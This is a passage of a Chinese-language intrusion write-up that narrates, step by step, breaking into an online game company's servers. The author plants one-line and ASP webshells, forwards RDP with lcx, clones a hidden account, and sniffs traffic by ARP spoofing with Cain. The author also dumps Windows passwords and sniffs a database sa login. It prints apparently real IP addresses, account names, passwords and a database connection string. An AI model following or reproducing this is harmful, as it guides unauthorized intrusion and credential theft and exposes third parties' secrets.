


图 2

看到了吗，Subnet Mask（子网掩码）是 255.255.255.0，说明整个网段都是在同一个网关下的，运气真的不错。继续执行 **netstat -an** 命令查看端口信息（图 3）。




图 3

还开启了 3389 端口，可惜连接不上，看来是有放火墙。这个简单，上传一个 lcx 把 3389 端口转出来就 ok 了。注入上传有很多方法，如果数据库和 web 在同一服务器上，还是通过 webshell 上传最实惠！在 C 盘下找到了 web 的目录（图 4）。

直接 echo 进去一个一句话木马，连接成功，然后上传 lcx，先不要忙着转向，由于是 Windows2000 的服务器，还是先克隆一个 guest 帐号，这样登录 3389 也比较安全！我在网上随便找了个克隆程序，在 sa 权限下克隆成功。现在转向，连接，结果如图 5，成功登入！




图 4




图 5

目标再次锁定 219.84.165.10，如果是一个公司或一个企业的内网，通常不会有防火墙的限制，那办起事来就容易多了。我用 telnet 连接了下目标，判断是否开有可利用的端口。21、80、3389 端口都可以 telnet 通过，是开着的。内网入侵最厉害的就要属 arp 欺骗了！请出大名鼎鼎的 cain，设置欺骗 21、80、3389 端口。现在只有等待了，时间也不早了，先去睡觉，明天看结果吧！

再次登录肉鸡有些失望，ftp 没有嗅到数据，3389 嗅到了 2 条，里面没有找到密码，80 端口到是嗅到了不少数据，可就是没有管理员后台登录的信息和密码！难道还要等吗？当然不，我们需要主动进攻了！既然是 Windows2000 系统，那么我们就可以直接读取它的密码。下载 mt 运行后成功的读取出了帐号 youxi 和密码 needmoney!$#。这时我才发现对方把 administrator 改成 youxi 了。下载个 3389 登录器使用这个密码去登录 219.84.165.10，失败了！忽然回忆起去年的 MS06-040 漏洞曾闹的很凶，不知道这个网段有没有此漏洞。溢出一下 219.84.165.10，还是失败了！再试下 ipc$ 空连接，再失败，继续想办法……

过了好久，我忽然发现他们的密码好象是有规律的，"!$#" 这 3 位字符对应的数字是 143，正是我们肉鸡 IP 地址的后 3 位！是呀，这么大的网络如果不是相同的密码，那密码就是有规律的，要不非得累死管理员不可。我赶紧登录 219.84.165.10，帐号使用 youxi，密码为 needmoney)!)(小编注："）!）" 就是 IP 最后的 10，前面补个数字 0 充足三位后按下 Shift，再按 010 就出来这么三个符号了）。yes，这回成功登录了，好兴奋呀！以免被发现，我赶紧找到网站目录留了个 asp 木马，闪人。然后成功连接 asp 木马，入侵到这儿应该算是结束了，但游戏官方的 webshell 不研究下怎么刷级数和装备什么的，总觉得太可惜了，想到这里，那我们就继续研究！

```
strConnect="provider=sqloledb;Data
Source=219.84.165.20;Initial Catalog=bbs;User
ID=webuser;Password=chp@G0wuser%$#@!"
```

图 6

登录 webshell，找到数据库的连接文件（图 6），可以看到

数据库服务器是219.84.165.20，是论坛的数据库，但不确定里面还有没有其它的数据库。我们使用肉鸡上的企业管理器连接一下.20这台数据库，在里面发现了RYL_Users数据库（图7）。




图7

双击进入时发生了一件意料中的事——权限不够（图8）。说是意料中的事是因为游戏用户的数据库怎么可能和论坛数据库使用一个连接帐号呢？如果它真的是用户数据库的话，没关系，我们使用规律的密码进行连接.20的3389，我试了下是否可以登录，但失败了！把youxi换成administrator，也失败了。没办法，还是换个地方继续找吧，来到游戏注册帐号的页面，点击进入，页面被转到了bank.i-youxi.com，看来用户数据库的帐号密码应该就在这个网站里面了。我ping了下得到IP地址是219.84.165.170，和主站是一个网段内，使用规律密码进行登录，成功了（图9）！



图8



图9

现在我看你还往哪儿跑，留个asp木马再闪。连接webshell找到数据库连接文件，打开一看，傻眼了（图10）。

```
<%  Set cc = server.CreateObject("Ben_EnDe.EnDe")
Set connm=Server.CreateObject("ADODB.Connection")
connm.Open cc.decode("L
mQQqTWRAm@rDZeeGQeyD+lPvoJocmoZxe&Z+Lirgh&oLNYTF$g@+QCLALGZzdzL
)OgQLo?gg+ToTosT)0@QJuZRAQDoJrWahQTZJ$?
EW$fy/^ILD^cQpjqghONoLNYZxe?PTolLzq@ZzQfQcQWS/oq@#q@E+Q*r@qe")
%>
```

图10





图11

数据库连接信息被cc.decode加密了，我到网上搜索了一下decode，找不到任何信息，无奈之下再次登录219.84.165.170，在system32目录下找到了decode.dll，下载到本地，丢给flyingfox大哥帮我研究下对方是怎么加密的。然后我继续在.170里面逛，发现桌面上摆着企业管理器，打开看看（图11）。看到没有，里面有.20的注册，双击打开，进去RYL_Users库，找到usertbl表（图12）。

果然没有猜错，这个库就是游戏用户的数据库。可惜里面没有装备、级数的信息。在其它数据库中也有没找到，看来不在.20中。此时.20的数据库连接帐号和密码引起了我的兴趣。要怎么知道.170是使用什么帐号和密码连接的.20呢？灵光一闪，对了，使用cain欺骗.170和.20，然后再重新使用.170连接下.20，密码不就可以被嗅探到了吗（图13）。


图12

219.84.165.20	219.84.165.170	sa	chp@GO)(*&^...

图13

